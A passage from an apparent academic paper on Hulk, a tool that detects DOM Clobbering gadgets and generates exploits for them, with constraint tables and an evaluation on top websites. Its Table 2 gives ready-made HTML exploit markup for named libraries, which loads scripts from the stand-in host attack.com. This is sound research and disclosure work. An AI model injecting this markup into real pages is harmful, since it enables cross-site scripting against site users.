				07	$(isRoot(R1)) \land (length(getSiblings(R1)) \geq 1) \land (forAll(getSiblings(R1), (((hasTagName(R, \mathrm{TNS2})) \land (hasAttribute(R, “name”, P))) \lor ((hasTagName(R, “object”)) \land (hasAttribute(R, “id”, P)))))$	
				08	$(isRoot(R1)) \land (forAll(add((hasChildren(R1)), R1), (((hasTagName(R, “object”) \land (hasAttribute(R, “id”, P))) \lor ((hasTagName(R, \mathrm{TNS2})) \land (hasAttribute(R, “name”, P)))))) \land (length(getChildren(R1)) \geq 1)$	
Advanced Clobbering	`DOM-to-DOM`	`getField`	*R*1 is the base object; *P* is the property name; *R*2 is the return value;	09	$(isRoot(R1)) \land (hasChild(R1, R2)) \land (hasTagName(R1, “form”)) \land (hasTagName(R2, \mathrm{TNS3})) \land (hasAttribute(R2, “name”, P))$	
				10	$(isRoot(R1)) \land (hasChild(R1, R2)) \land (hasTagName(R1, “form”)) \land (hasTagName(R2, \mathrm{TNS4})) \land (hasAttribute(R2, “id”, P))$	
				11	$(isRoot(R1)) \land (hasTagName(R1, “form”)) \land (hasChild(R1, R2)) \land (hasTagName(R2, “input”)) \land (hasAttribute(R1, “id”, X)) \land (hasAttribute(R2, “form”, X)) \land (hasAttribute(R2, “id”, P))$	➕
				12	$(isRoot(R1)) \land (hasTagName(R1, “iframe”)) \land (hasSrcDoc(R1, R2)) \land (hasTagName(R2, “iframe”)) \land ((hasAttribute(R2, “id”, P)) \lor (hasAttribute(R2, “name”, P)))$	
				13	$(isRoot(R1)) \land (hasTagName(R1, “iframe”)) \land (hasSrcDoc(R1, R2)) \land (((R2 = R) \land 01) \lor ((R2 = R) \land 02))$	➕
				14	$(isRoot(R1)) \land (length(getSiblings(R1)) \geq 1) \land (include(getSiblings(R1), R2)) \land (forAll(getSiblings(R1), ((((not(R = R2)) \land not((hasAttribute(R, “id”, P)))) \lor ((R = R2) \land (hasAttribute(R, “name”, P)))) \lor (((not(R = R2)) \land not((hasAttribute(R, “name”, P)))) \lor ((R = R2) \land (hasAttribute(R, “id”, P)))))))$	
				15	$(isRoot(R1)) \land (length(getChildren(R1)) \geq 1) \land (include((getChildren(R1), R2)) \land (forAll(getChildren(R1), ((((not(R = R2)) \land not((hasAttribute(R, “id”, P)))) \lor ((R = R2) \land (hasAttribute(R, “name”, P)))) \lor (((not(R = R2)) \land not((hasAttribute(R, “name”, P)))) \lor ((R = R2) \land (hasAttribute(R, “id”, P)))))))$	
			*R*1 is the base object; *R*2 is the return value;	16	$(isRoot(R1)) \land (length(getSiblings(R1)) \geq 1) \land (include(getSiblings(R1), R2))$ *This applies to `previousSibling` and `nextSibling`. Similar rules apply to `firstChild`, `lastChild`, `childNodes` and `parentElement`.	➕
String Loading	`DOM-to-String`	`InvokeFunc`	*R*1 is the base argument or one of the arguments of the method; *Payload* is the string type return value (applies to all the following conditions);	17	$(isRoot(R1)) \land ((hasTagName(R1, “a”)) \lor (hasTagName(R1, “area”))) \land (hasAttribute(R1, “href”, Payload))$ *This only applies to `toString` when *R*1 is the base argument and other methods when *R*1 is one of the arguments, as listed in Table 6.	➕
			*R*1 is the base object; *P* is the attribute name; *NS* is the namespace for the `getAttributeNS` case;	18	$(isRoot(R1)) \land (hasAttribute(R1, P, Payload) \lor hasAttribute(R1, NS : P, Payload))$ *This applies to `getAttribute` and `getAttributeNS`.	➕
			*R*1 is the base object;	19	$(isRoot(R1)) \land (hasAttribute(R1, Payload, *))$ *This applies to `getAttributeNames`.	➕
		`getField`	*R*1 is the base object; *P* is the property name;	20	$(isRoot(R1)) \land (hasTagName(R1, \mathrm{TNS}*)) \land (hasAttribute(R1, P, Payload))$ *See Table 7 for possible values for *P* and the corresponding tag set TNS*.	➕
			*R*1 is the base object;	21	$(isRoot(R1)) \land (hasAttribute(R1, “data - *”, Payload))$ *This applies to the cases where R has attribute names starting with "data-".	➕
		`Binary +`	*R*1 is one of the operands of the binary operation +;	22	$(isRoot(R1)) \land ((hasTagName(R1, “a”)) \lor (hasTagName(R1, “area”))) \land (hasAttribute(R1, “href”, Payload))$	

Table 1: Overview of constraints on Symbolic DOM for DOM Clobbering exploitation. The constraints are summarized based on whether the DOM elements can achieve the objectives in either Chrome or Firefox.
Rows marked with ➕ are not included in the prior work [27].

tails the constraints we use to define the DOM elements that can clobber lookups on `window` or `document`. While prior work applied `HTMLCollection` to solve nested lookups like `window.x.y`, Hulk decouples the two lookups and deal with them separately. Specifically, Hulk applies 03 - 04 to solve the first lookup which achieves `Window-to-DOM` and then utilizes other constraints for `DOM-to-DOM` if subsequent lookups occur.

DOM-to-DOM. When a DOM-to-DOM transition happens, we need special clobbering techniques to construct nested DOM elements that satisfy the transition. Beyond the techniques summarized in prior work, such as form parent-child (09 - 10), nested window proxy (12), and HTMLCollection (14 - 15), we identified three additional techniques that were missing in previous research by studying the DOM standard.

- An `input` element with a `form` attribute set to the `id` of a form element can clobber lookups on that form element (11). For example, in the code `<input form=X name="target"> <form id=X target=_>`, the `input` element will be returned when looking up `X.target`.
- Although prior work [27] identified that an `iframe` can have another `iframe` element as its `srcdoc` attribute to clobber nested lookups like `win.x.y` and `doc.x.y` — a technique known as nested window proxy — we discovered a more general approach. Specifically, the first reference of the `iframe` is used as a window proxy, and any element capable of clobbering the `window` object can be used in the `srcdoc` attribute, not just the `iframe` tag. This is defined as 13.
- We also discovered other methods that load an element from its sibling, parent, or child element, such as `previousSibling`, `firstChild`, and `parentElemnt` (16).

DOM-to-String. One known technique for converting attacker-controlled elements to a string is through implicit type coercion during binary operations (㉒). For example, `<a href="https://attack.com"> + "/script.js"` results in `"https://attack.com/script.js"`. This occurs because, according to the DOM standard, the implicit call of `toString` on the `a` and `area` tags returns the value of their `href` attribute.

Here, given other techniques less studied before, we further complete the picture by summarizing the operations that can be used to load strings from attacker-controlled elements.

- Operation `invokeFun`: Firstly, Element methods such as `getAttribute` can directly load a string from an element. Secondly, in addition to type coercion during binary operations, built-ins can also implicitly call the `toString` method on the `arguments`. For example, `Array.prototype.join` will convert its first argument to a string. We exhaustively studied JavaScript built-ins that tolerate DOM elements as arguments and implicitly call their `toString` method, as presented in Table 6. These include the constraints ⑰ - ⑲.
- Operation `getField`: We compile a list of reflective attributes from various HTML elements that return strings or JavaScript objects during lookup, according to the Web IDL [12]. This enables type conversion between DOM elements and program-defined objects. For example, if there is a code snippet `x.type` where `x` is a DOM element under the attacker's control, the attacker could insert an `a` tag `<a id=x type="payload">`, causing `x.type` to load `"payload"`. This works because the `type` attribute of the `a` tag is set to *Reflect*, and its return value is of type *DOMString*. The full list of such attributes can be found in Table 7. The constraints are shown in ⑳ - ㉑.

3.3.4 Constraints Merging & Solving

The constraints merging and solving process for DOM Clobbering involves both DOM operations and string operations. Given the tagged *Taint Dependency Graph*, Hulk traverses the graph from top to bottom and applies distinct strategies tailored to each operation node based on the objectives of its corresponding stage. Hulk sequentially encounters the four stages outlined in Section 3.3.3 during traversing, as long as the graph is exploitable. In the first three stages, where the final goal is to convert a DOM element to a string, Hulk checks the objective (e.g., `Doc-to-DOM`) and the operation type (e.g., `getField`) of the node and refers to Table 1 for constraints. Specifically, for each attacker-controlled variable node, they must satisfy two conjunctive sets of constraints, as it serves both as the return value of its precedent operation and an argument of the subsequent operation.

Take Node `$1` in Figure 3 for a detailed illustration. Node `$1` is the return value of a `getField` operation, `document.scripts`, with the stage objective `Doc-to-DOM`. Therefore, it should satisfy the join of constraints ⑤ - ⑧, as indicated in the second line of Table 1. In addition, the property name must be `scripts`, as derived from the operation `document.scripts`. To interpolate the concrete value of the property name, a clause $P =$ `"scripts"` is added. Thus, the final constraint for the precedent operation of Node `$1` is represented by `C1` in Figure 3. Furthermore, `$1` serves as the argument for a subsequent `getField` operation with a numeric index, indicating that it is a HTML collection containing more than one element. This relationship is represented by constraint `C2`.

Next, Hulk merges the modeled constraints in the graph if their nodes are bound to the same variable node (e.g., $R2$ in `C3` and $R1$ in `C4`, which both refer to $2). We define a root formula as a first-order logic formula that includes a conjunctive clause $isRoot(R1)$. Each root formula represents a DOM tree. Further, each set of constraints can be expressed as a disjunction of such root formulas. To merge two sets of constraints, Hulk computes the pairwise conjunction of all root formulas from both sets. If any pair of root formulas results in a conflict, the conflicting conjunction is discarded. For example, when merging `C1` and `C2` for Node `$1`. Constraint ⑤ from `C1` conflicts with `C2` because ⑤ implies $length(getSiblings(R1)) = 0$ while `C2` implies $length(getSiblings(R1)) \geq 1$. As a result, ⑤ is discarded. The other root formulas from `C1` are merged to `C2` with the same rules, respectively. Finally after merging, the constraint formula for Node `$1` reduces to $(P = \text{"scripts"}) \wedge$ ⑦, as all other root formulas from `C1` conflict with `C2`.

Hulk applies the aforementioned merging rules to the constraints during the first three stages. When Hulk reaches to the final stage, where DOM elements are converted to strings and all operations are string operations (e.g., string concatenation), it applies symbolic string modeling to represent these operations and solves the constraints using Z3. For example, when traverses to Node `$3` in Figure3, Hulk models and solves the following constraints: (= $4 (str.++ "+" "return" $3)) ∧ (= $5 (str.++ "+" $4 ")")) ∧ (str.contains $5 "alert(document.domain)"), to generate the string payload for $3. Finally, the concrete string payload is used to add a fact, e.g., $Payload =$ "alert(document.domain)", to the root formula and generate the concrete DOM elements.

3.4 Gadget Verification

In this phase, Hulk verifies the exploitability of the identified taint flows by injecting the HTML markups generated in the second phase and tracking their flow. According to our threat model, an attacker can inject malicious HTML markups before any JavaScript code is parsed or executed, which is common in most stored HTML injection cases. Therefore, Hulk injects these markups into the web page during its initial loading phase and then runs the web page as normal. Hulk then monitors the arguments of the sink functions to verify whether the payload strings successfully flow to the sink.

4 Implementation

Our implementation contains 8,434 lines of new code, excluding third-party libraries and tests. We now describe the implementation of the three components of Hulk.

- Gadget Detection. The architecture setup is illustrated in Figure 5. We implemented our taint engine based on the Jalangi2 framework [45], which rewrites the program to hook all JavaScript operations and exposes them to self-defined analysis scripts. On the client side, a playwright [15]-derived browser is used to inject Hulk and the Jalangi2 runtime into the JavaScript context before any HTML or JavaScript files are loaded. The browser is routed through a Man-in-the-Middle (MITM) proxy, based on mitmproxy [13], to intercept and instrument all HTML and JavaScript responses from the server, ensuring that all code arrived at the browser is analyzable by Hulk. For JavaScript dynamically generated on the client side, the Jalangi2 runtime instruments the code on-the-fly. To enhance performance, we also deploy a cache to store all instrumented JavaScript resources, allowing direct retrieval of instrumented files if available when a request is made.
- Exploit Generation. We developed the exploit generation phase as a standalone module that takes a taint trace and condition expressions as input and outputs a set of HTML markups as the exploit. We implemented the prototype of Symbolic DOM from scratch, including the modeling and solving of DOM-related constraints. For string-related constraints, we adopted the string built-in modeling from ExpoSE [36, 37] and used Z3 as the solver.
- Gadget Verification. For the verification phase, we used the same setup as in Gadget Detection but disabled taint introduction and propagation. We utilized playwright to inject the exploit HTML markups into the page and then monitored the sink arguments to check for the presence of the payload.

5 Evaluation

We structure our evaluation of Hulk around the following three Research Questions (RQs):

- **RQ1** [Zero-day]: How many zero-day gadgets can Hulk detect but state-of-the-art approaches cannot?
- **RQ2** [FN&FP]: What are Hulk's false negatives (FNs) and false positives (FPs) compared to the state-of-the-art approach?
- **RQ3** [Performance]: How does Hulk perform in analyzing real-world websites?

5.1 Experimental Setup

Baselines. In the evaluation, we adopt the following baseline in comparison with Hulk.

- TheThing: This tool, provided by the only prior work [26] on DOM Clobbering, is designed to detect gadgets in the wild. It includes a web crawler, a static analyzer for gadget detection, and a dynamic analyzer for verifying the detected gadgets using a set of predefined payloads. We used the code [16] provided by the authors.

Datasets. We use the following datasets when evaluating Hulk. Note that, there currently exists no public dataset with ground truth for DOM Clobbering gadgets.

- Top 5,000 Websites: This dataset contains the top 5,000 websites from the Tranco List [43]. We use the dataset to evaluate the zero-day gadgets found by Hulk (i.e., RQ1).
- Top 500 Websites: This subset contains the top 500 websites from the Tranco List [43]. We use it for detailed comparison with baselines in RQ2 and RQ3. We chose 500 instead of 5,000 for comparison to keep the runtime manageable, as the default implementation and experimental settings of TheThing took approximately 40 hours to analyze 500 websites, whereas Hulk was able to analyze 5,000 websites in only 41 hours.
- Known Gadgets Dataset: Since no public dataset of DOM Clobbering gadgets exists, we curated a dataset by conducting a comprehensive survey of publicly known DOM Clobbering gadgets found in the wild, from (i) Issues, commits, and pull requests in open-source JavaScript libraries on GitHub and (ii) Bug bounty reports and Capture The Flag (CTF) write-ups. In total, the dataset contains 12 gadgets, two from security analysis reports, and 10 from past CTF challenges. We use this dataset to test the false negatives of Hulk and the baseline in RQ2.

5.2 RQ1: Zero-day Gadgets

In this research question, we answer the question of whether Hulk can detect and exploit zero-day gadgets. Specifically, our definition of a zero-day gadget is that the gadget has not been reported by any prior work, such as those detected and verified by TheThing, nor has it been discovered manually.

We crawled Tranco [43] Top 5,000 websites. On average, we measured 62 DOM Clobbering sources and 97 sink calls per URL. In total, Hulk identified 310,163 unique DOM Clobbering sources and 485,102 sink function calls. This analysis resulted in 34,040 taint flows from the gadgets detection phase, from which Hulk generated 1,741,254 HTML markups as candidate exploits. Finally, Hulk successfully validated 497 unique gadgets, each with different source or sink locations. Among the validated gadgets, 378 (76.0%) led to XSS, 90 (18.1%) resulted in CSRF, 26 (5.2%) led to open redirection, and 3 (<1%) caused storage manipulation.

Table 2 shows a selective list of zero-day gadgets found by Hulk in wildly-used client-side libraries, with over 1,000 stars on GitHub. The prevalence of these libraries poses significant security risks to the web. For instance, the Webpack library, which appears with an average of 1.27 Webpack bundles per site among the Tranco Top 100K websites [44], indicates that

Table 2: [RQ1 & RQ2] A selective list of zero-day gadgets detected by Hulk that cannot be found and verified by the state-of-the-art approach, TheThing, in wildly-used client-side libraries, with over 1,000 stars on GitHub (shown in the "# of Stars" column). The column "Version" indicates the latest affected version. The column *Det.* and *Exp.* are shorthands for the detection of vulnerable flow and exploit generation, respectively.

Library	# of Stars	Version	Impact	Status	TheThing	Hulk	Exploits Generated by Hulk
					Det./Exp.	*Det./Exp.*	
Vite	67.2K	v5.4.5	XSS	CVE-2024-45812	○	●	`<img src="https://attack.com" name="currentScript" />`
Webpack	64.4K	v5.93.0	XSS	CVE-2024-43788	○	●	`<img name="currentScript" src="https://attack.com" />`
Astro	45.7K	v4.5.9	XSS	CVE-2024-47885	○	●	`<form name="scripts">alert(1)</form><form name="scripts">alert(1)</form>`
plausible-analytics	19.7K	v2.1.0	CSRF	Reported	○	●	`<img name="currentScript" data-domain="attack.com" data-api="https://attack.com" />`
plotly.js	16.9K	v2.35.2	CSRF	Reported	○	●	`<a id="PLOTLYENV"></a><a id="PLOTLYENV" name="BASE_URL" href="https://attack.com/?a="></a>`
Prism	12.2K	v1.29.0	XSS	CVE-2024-53382	○	●	`<img name="currentScript" data-autoloader-path="https://attack.com/a.js" />`
MathJax2	10.1K	v2.7.9	XSS	Acknowledged	○	●	`<a id="MathJax"></a><a id="MathJax" name="root" href="https://attack.com"></a>`
MathJax3	10.1K	v3.2.2	XSS	Acknowledged	○	●	`<img name="currentScript" src="https://attack.com" />$$\require{}tex}$$`
tsup	8.9K	v8.2.4	XSS	CVE-2024-53384	○	●	`<img name="currentScript" src="https://attack.com" />`
rspack	8.6K	v1.0.0-rc.0	XSS	Patched	○	●	`<img name="currentScript" src="https://attack.com" />`
seajs	8.3K	v3.0.3	XSS	CVE-2024-51091	○	●	`<img name="scripts" src="https://attack.com"><img name="scripts" src="https://attack.com">`
Google Closure	4.9K	v20230103	XSS	Acknowledged	○	●	`<img name="currentScript" src="https://attack.com/a.js" />`
pagefind	3.3K	v1.1.0	XSS	CVE-2024-45389	○	●	`<img name="currentScript" src="blob:https://attack.com/a.js" />`
Google Client API	3.2K	5BIk7BglYEE	XSS	Patched	○	●	`<iframe name="scripts" src="https://apis.google.com/js/api.js"></iframe><iframe name="scripts" src="https://apis.google.com/js/api.js">alert(1)</iframe>`
Mavo	2.8K	v0.3.2	XSS	CVE-2024-53388	○	●	`<img name="currentScript" src="https://attack.com"></img>`
Stage.js	2.4K	v1-alpha	XSS	CVE-2024-53386	○	●	`<img name="currentScript" src="https://attack.com" />`
cusdis	2.6K	v1.3.0	XSS	CVE-2024-49213	○	●	`<img name="currentScript" data-host="https://attack.com">`
inspire.js	1.7K	v1.10	XSS	CVE-2024-53385	○	●	`<img name="currentScript" src="https://attack.com" />`
steal	1.4K	v2.3.0	XSS	CVE-2024-45939	○	●	`<img name="currentScript" src="https://attack.com" />`
UMeditor	1.4K	v1.2.2	XSS	CVE-2024-53387	○	●	`<a id="UMEDITOR_HOME_URL" href="https://attack.com"></a>`
doomcaptcha	1K	latest	XSS	Reported	◐	●	`<img name="currentScript" label="<script>alert(1)</script>" />`

○: indicates that the gadget cannot be detected or exploited by the tool. ◐: indicates successful detection but failed exploit generation. ●: indicates successful detection and verification.

nearly every site could contain this DOM Clobbering gadget, potentially escalating HTML markup injections to XSS.

In addition to these popular open-sourced client-side libraries, Hulk also identified gadgets in widely-used third-party services, such as the "share button" from AddToAny [1], which is embedded in millions of websites to track user statistics and share content across platforms. The gadget in AddToAny can expose any embedding website to XSS vulnerabilities. Based on these findings, we curated the first DOM Clobbering benchmark, documenting these gadgets along with the library name, vulnerable version, exploit, and a proof-of-concept HTML test page.

We also evaluated the real-world impacts of the identified zero-day gadgets through end-to-end exploitations. We manually examined web pages containing the identified gadgets, focusing on those susceptible to HTML injections, i.e., pages with markdown editors, comment sections, and wikis, to assess whether there exists end-to-end exploitations. As a result, we discovered 12 cases of successful end-to-end exploitation of zero-day gadgets discovered by Hulk. Among these, 11 cases led to XSS attacks, and one resulted in a CSRF attack. These findings are summarized in Table 3.

Table 3: [RQ1] A list of websites with end-to-end exploitation of our newly discovered gadgets.

Domain	Gadget From	Impact	Status
cocalc.com†	MathJax2	XSS	Patched
www.kaggleusercontent.com	MathJax2	XSS	Reported
hackmd.io†	Google Client API Lib	XSS	Patched
jupyter.org†	MathJax2&3	XSS	Patched
jupyterlite.github.io	MathJax2&3	XSS	Patched
notebooks.gesis.org	MathJax2&3	XSS	Reported
curvenote.dev	MathJax2&3	XSS	Patched
github.dev	MathJax2&3	XSS	Patched
p5nb.vercel.app	MathJax2&3	XSS	Reported
jhu.instructure.com	Webpack	XSS	Patched
anotepad.com	AddToAny	XSS	Patched
gitea.com	plausible-analytics	CSRF	Reported

†: indicates domains with CVE number assigned.

5.3 RQ2: Hulk vs. TheThing

In this research question, we evaluate the false positives and false negatives of Hulk and compare them with the prior work. Table 4 shows the results of Hulk and TheThing on Tranco Top 500 websites and the Known Gadgets dataset. For both tools, we began by running their respective gadget detection components—TheThing's static analyzer and Hulk's gadget detection phase. We then verified the detected gadgets using each tool's verification component: TheThing's dynamic analyzer with payloads generated from predefined templates, and Hulk's gadget verifier with payloads generated from Symbolic DOM. Because there is no pre-existing ground truth for the Tranco Top 500 dataset, we consider all the verified gadgets by either tool as the ground truth (denoted as the "GT" column in Table 4).

Upon testing the Tranco Top 500 dataset, Hulk identified 3,027 gadget candidates during the detection phase and generated 176,716 HTML markups as potential exploits based on the collected taint traces. Finally, it successfully verified 33 gadgets. In contrast, TheThing reported 33,743 gadget candidates through static analysis, but only 6 of these were successfully verified using payloads generated from their predefined templates. Notably, Hulk successfully detects all the gadgets identified by TheThing, whereas TheThing fails to detect additional gadgets uncovered by Hulk.

Testing on the Known Gadgets dataset, Hulk identified five out of 12 gadgets, compared to TheThing's identification of four. It is worth noting that ten of the gadgets in this dataset are from CTF challenges, which do not exist in real-world applications but rather are intentionally designed to be difficult for security enthusiasts, making them particularly challenging for automated tools to detect.

False Negatives. Hulk outperforms TheThing in terms of a lower number of false negatives on both datasets. The false negatives in Hulk primarily originate from the gadget detection phase, whereas in TheThing, they may arise from both gadget detection and exploit generation. Below, we outline the reasons for the false negatives in both Hulk and TheThing.

Hulk fails to detect gadgets due to the following reasons:

- Code Coverage. For clobberable sources that return an `undefined` value, the inputs generated by Hulk are sometimes insufficient to guide flows to the sinks during dynamic taint tracking. This is due to two main challenges. First, branches may be protected by complex string-related constraints, making it difficult for Hulk to generate appropriate inputs. Second, the required values may be buried within multiple nested layers, resulting in a large search space that complicates Hulk's ability to efficiently discover the correct inputs.
- Control-flow Dependent Gadgets. Currently, Hulk only supports solving control-flow and data-flow constraints associated with a single gadget. We leave the detection of control-flow dependent gadgets, where one gadget affects the control-flow of the target program, thus leading to the second gadget, as future work.

Next, we describe the major reasons for false negatives in TheThing.

- Dynamic Features. TheThing failed to detect most gadgets that contains dynamic features, e.g., IIFE statements in Listing 3 and `this` keyword in Listing 4, which are challenging for static-analysis-based approaches to resolve.

Table 4: [RQ2] Comparison of False Positives and Negatives between Hulk and TheThing on Top 500 Websites and the Known Gadgets dataset. The "GT" column represents the ground truth.

	GT	TheThing			Hulk		
		R	TP/FP	FN	R	TP/FP	FN
# Tranco Top 500	33	6	6/0	27	33	33/0	0
# Known Gadgets	12	4	4/0	8	5	5/0	7

- Source Identification. TheThing struggles to recognize all sources due to the extensive use of aliases in modern client-side JavaScript programs. Specifically, it may not correctly identify variables that point to global `window` and `document` objects.
- Predefined Payloads. TheThing is unable to verify gadgets that require exploits to satisfy constraints beyond the initial clobberable source lookup. For example, in the exploit of the gadget in the doomcaptcha library (as shown in Table 2), the payload is loaded through the `getAttribute("label")` method on attacker-clobberable elements, which necessitates setting the `label` attribute to the payload. As a result, even though TheThing could statically detect the data flow of this gadget, it cannot effectively verify it.

False Positives. Neither tool produces false positives in its output because both have verifiers that test the gadgets dynamically with generated exploits. Although both tools initially detect a large number of gadget candidates—3,027 for Hulk and 33,743 for TheThing—most of these detected data flows from attacker-clobberable sources to sinks cannot be realized by attacker-injected HTML markups, making them inherently unexploitable. However, TheThing generates significantly more gadget candidates than Hulk, primarily due to incorrect source identification. In many cases, the statically identified sources are not truly clobberable, often due to challenges in analyzing the variable's definition in dynamically generated code and alias analysis.

5.4 Performance

In this subsection, we answer the research question of Hulk's performance in detecting and generating exploits on real-world websites. We break down the analysis time into three parts according to the system architecture in Figure 1: (i) gadget detection phase, (ii) exploit generation phase, and (iii) gadget verification phase. Figure 4 shows the breakdown of the Cumulative Distribution Function (CDF) of analysis time for Hulk on different gadgets. The y-axis represents the percentage of websites based on each phase's input (e.g., for the Exploit Generation Phase, the input is the number of websites with detected gadgets), while the x-axis shows the analysis time on a log scale to account for its wide range.

We observed the following based on the evaluation results.




Figure 4: Cumulative Distribution Function (CDF) of the analysis time of Hulk in different phases on Tranco Top 500 websites.

Firstly, Hulk completed the analysis pipeline for most websites (80%) within 17 minutes. The detection and verification phases took the most time, as both required repeatedly testing websites with different inputs. During the detection phase, Hulk generates inputs for clobberable sources that return `undefined` based on program feedback. In the verification phase, Hulk tests each detected gadget using the generated exploits. Note that we inject payloads one at a time because the injected markups may alter the program's control flow accidentally, such as by raising exceptions, which could interfere with the results of other gadgets. Secondly, the figure shows that 76% of the top 500 websites successfully output detected gadgets and progressed to the exploit generation phase. However, 28.9% of these websites failed to generate working exploits. This is because the detected gadgets did not follow the stages of DOM Clobbering exploitation and, therefore, could not lead payload flows from attacker-controlled HTML elements to the sinks. Finally, Hulk successfully verified gadgets for the 54% websites with the generated exploits.

6 Discussion and Limitation

Feasibility of End-to-end Exploitation. An end-to-end exploitation of DOM Clobbering requires the injection of HTML markups into target web pages to exploit the gadget. One common method of HTML injection is directly inputting markups that will be rendered as HTML. This works mainly due to insufficient sanitization, allowing `id` or `name` attributes to remain in the input.

Another method is through pasting, as clipboard content can include complex types like `text/html`. In practice, web applications retrieve clipboard content by setting the `contenteditable` attribute of elements or using clipboard APIs (e.g., `navigator.clipboard.read`). Although browsers perform some sanitization for HTML in the clipboard content, they do not remove `id` or `name` attributes either, which makes HTML injection feasible. We found that some of the most widely used rich-text editors, such as TinyMCE [52] and CKEditor [20], allow users to copy-paste HTML elements. If a web application saves the content from these editors without further sanitization, it is exposed to HTML injection attacks.

On-the-fly Code Rewriting. One challenge for code rewriting is that Jalangi2 [45] only supports instrumenting up to ECMAScript 5.1 specification. Hulk addresses this by transpiling unsupported syntax introduced in later versions with Babel [3]. For keywords such as import and export, which have no equivalents in the browser-supported ECMAScript 5.1 specification, Hulk avoids instrumenting them to preserve the functionality. Additionally, Hulk resolves global name conflicts and ensures strict mode compatibility of the instrumented code.

Since Hulk performs code rewriting on-the-fly, another challenge is the delay in transmission brought by the increased code size after instrumentation. To address this, Hulk sets up a local Man-in-the-Middle (MITM) proxy based on mitmproxy [13] to avoid the transmission of instrumented files over network. Furthermore, Hulk improved the mitmproxy [9] by addressing the non-linear growth in processing time with packet size, significantly reducing transmission delays.

Cross-boundary Taint Flow Tracking. While Hulk supports cross-boundary taint flow tracking through the direct access of HTML elements and the client-side storage, it does not deal with indirect access, where a value is retrieved without directly referencing the tainted element. For instance, consider a case where a `<p>` tag is tainted and is wrapped in a non-tainted `<div>` tag. If JavaScript later accesses the `<p>` element through the `innerHTML` method of the `<div>` tag, the taint will not propagate. This is a tradeoff between efficiency and effectiveness as Hulk avoids recursively traversing nested DOM structures to prevent significant performance overhead. Additionally, Hulk does not support tracking taint flows through WebAssembly, as Jalangi2 does not support it.

Constraint Solving. During exploit generation, Hulk models and solves constraints on Symbolic DOM to transform attacker-controlled values (in the form of DOM elements) into strings. Once the attacker-controlled value is converted to a string, Hulk leverages existing constraint models for JavaScript string builtins [36, 37] and uses Z3 as the solver. Consequently, Hulk inherits Z3's limitations for solving string constraints. Specifically, when the execution involves regular expressions and string-related builtins such as `replace`, `indexOf`, and `split`, Z3 may fails to produce a solution within the given time. We leave this as future work.

DOM Clobbering Mitigation. The mitigation of DOM Clobbering remains an open challenge. Completely disabling DOM Clobbering features is not a preferred solution as it would break approximately 12.16% of web pages, according to measurements by Chrome platform [2]. Current mitigations either focus on preventing HTML injection using sanitizers or reducing DOM Clobbering gadgets through secure coding practices, such as enforcing type checking [6, 14]. Regarding HTML injection prevention, 16 out of 29 popular HTML sanitizers are vulnerable to DOM Clobbering markups according to Khodayari et al. [27]. The remaining 13 unconditionally remove all `name` or `id` attributes, which may affect functionality of the web application. For instance, JupyterLab generates `id` attributes for markdown headers for URL fragment references, which would break if all `id` attributes were removed during sanitization. On the other hand, secure coding practices require significant developers' effort to account for all potential DOM Clobbering lookups, making it challenging for developers to adhere to these practices comprehensively.

7 Related Work

In this section, we discuss related works. We start with prior work on DOM Clobbering, then discuss our work in a broader area of code-resue attacks on the Web, and finally, position our contribution in the techniques for exploit generation for the Web.

DOM Clobbering. DOM Clobbering has been a well-known issue in the security community as a way to break XSS mitigations [24, 32] while gaining significant attention following the XSS vulnerability in Gmail's AMP4Email in 2019 [22]. Yet, it has not been thoroughly explored in research. The only prior work in the literature [27] studied the techniques of DOM Clobbering and presented a static analysis tool, TheThing, for the detection. Despite the contributions, their approach is limited by the inherent constraints of static analysis in detecting data flows and, more importantly, lacks an effective method for generating DOM Clobbering exploits beyond providing a predefined list. Given the highly flexible and varied nature of DOM elements and the inconsistencies across browser implementations, there is a pressing need for a generic and efficient method to describe DOM elements and resolve the DOM operation constraints. In this paper, we creatively propose Symbolic DOM, to symbolically represent DOM elements and resolve operation constraints in a formal way to generate effective HTML markup exploits for DOM Clobbering, as our main contribution.

Code-reuse Attacks on the Web. In 2017, Lekies et al. [31] proposed the code-reuse attack for the Web and introduced the idea of *script gadgets*, which are legitimate JavaScript code snippets that an attacker can abuse to execute JavaScript. Recent years have seen increasing attention on the detection of *script gadgets* in JavaScript, as they serve as the second stage of exploitations for attacks such as prototype pollution [21, 25, 34, 46, 47, 50], and HTML Injection [27], leading to further severe consequences such as XSS, while the exploitation of the gadgets remains underdeveloped. Kang et al. [25] generated exploits for client-side prototype pollution by following a predefined list of common string patterns. Subsequent works [21, 46, 47] heavily rely on manual effort for the exploitation of gadgets in NPM packages, Node.js, and Deno runtimes. The work of Liu et al. [34] utilized concolic execution with Z3 as the constraint solver for exploit generation. While effective in generating exploits for server-side JavaScript libraries, their method is not applicable to DOM Clobbering due to the lack of modeling of DOM APIs and the representation of DOM elements. They also did not consider the resolution of data-flow and control-flow constraints for DOM operations.

Exploit Generation for the Web. Exploit generation for the web is not a trivial task. Some works [17, 18, 38, 41] have focused on exploit generation for XSS, where the exploitations are strings. Others [19, 29, 33, 39, 51] adopted a similar idea of *break-out/break-in* strategy, which uses *break-out sequence* to close the preceding elements and allowed for the injection of the attacker's payload, and then followed by a *break-in sequence* to comment out the rest of the code. Despite being effective for string-based exploit generation in XSS cases, this strategy falls short in the context of DOM Clobbering, where the exploit involves constructing a DOM element rather than a string. Instead of merely closing a preceding context, DOM Clobbering exploits need to build a DOM tree that adheres to the semantics of JavaScript operations without raising exceptions, while ensuring that attacker-controlled payloads flow to the sink.

